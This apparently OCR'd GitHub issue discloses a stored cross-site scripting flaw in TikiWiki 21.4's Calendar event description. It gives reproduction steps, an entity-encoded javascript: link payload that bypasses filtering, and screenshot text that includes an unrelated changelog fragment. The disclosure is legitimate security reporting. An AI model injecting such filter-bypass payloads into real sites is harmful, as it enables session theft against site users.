Bypass Cross Site Script Vulnerability on "Calendar" in TikiWiki version 21.4 #7

Open r0ck3t1973 opened this issue on Jul 7, 2021 · 0 comments

r0ck3t1973 commented on Jul 7, 2021 Owner


Hi Team,
I found stored xss in Calendar
To Reproduce

1. Login into panel
2. Go to Documents: '/tiki-21.4/tiki-index.php'
3. Click Calendar: '/tiki-21.4/tiki-calendar.php'
4. Click Add Event
5. insert payload bypass xss in Description
   ```
   <a href="javascript&colon;alert&lpar;document&period;domain&rpar;">Click Here</a>
   ```
6. Click Details Event > > ClickHere> > Boom alert message xss!

Impact

Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user’s machine under the guise of the vulnerable site.

POC



r0ck3t.com:8012/tiki-21.4/tiki-calendar_edit_item.php?viewcalitemId=3

Calendar event : by pass xss

Calendar Test XSS

Title by pass xss

Created

Start 7


End Wednesday July 7, 2021 08:00:00 +07

Description Click Here

r0ck3t.com:8012

r0ck3t.com

OK



Calendar event :

Calendar	Test XSS
Title	by pass xss
Created by	admin
Recurrence	□ This event depends on a recurrence rule
Start	2021-07-07 07:00 □ All day *Time zone: Asia/Bangkok*
End	2021-07-07 08:00 *Time zone: Asia/Bangkok*
Description	<a href="javascript&colon;alert&lpar;document&period;domain&rpar;">Click Here</a>

✔ Success

Category test by p

test by pass xs

Test XSS Click2

```
* [UPD] for updates of third party/vendor libraries

* [UX] for user experience improvements; makes Tiki easier to use and understand (more details ir

* [DB] for changes in the database

* [MOD] is a change which may be disruptive. For example, changing the default value of an optior
* [REM] for feature removals

* [REF] for refactoring; changes the structure of the code (to make it cleaner or clearer), withc
* [KIL] for removals of unused or obsolete files. This tag was used in the sense of [REM] prior t

* [REL] for the release process
* [MRG] for branch merges, generally performed by the merge scripts
* [TRA] for translation

When possible, it's also nice to indicate what feature is concerned by the change.
The tags info is also online: https://dev.tiki.org/Commit+Tags

Before 2.0, there was only [MOD] for both [ENH] and [MOD]:

----------------------------------------------------------------------
Version 21.4
<http://doc.tiki.org/Tiki21>
------------------


---------------------------------------------
Version 21.3
<http://doc.tiki.org/Tiki21>
------------------
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant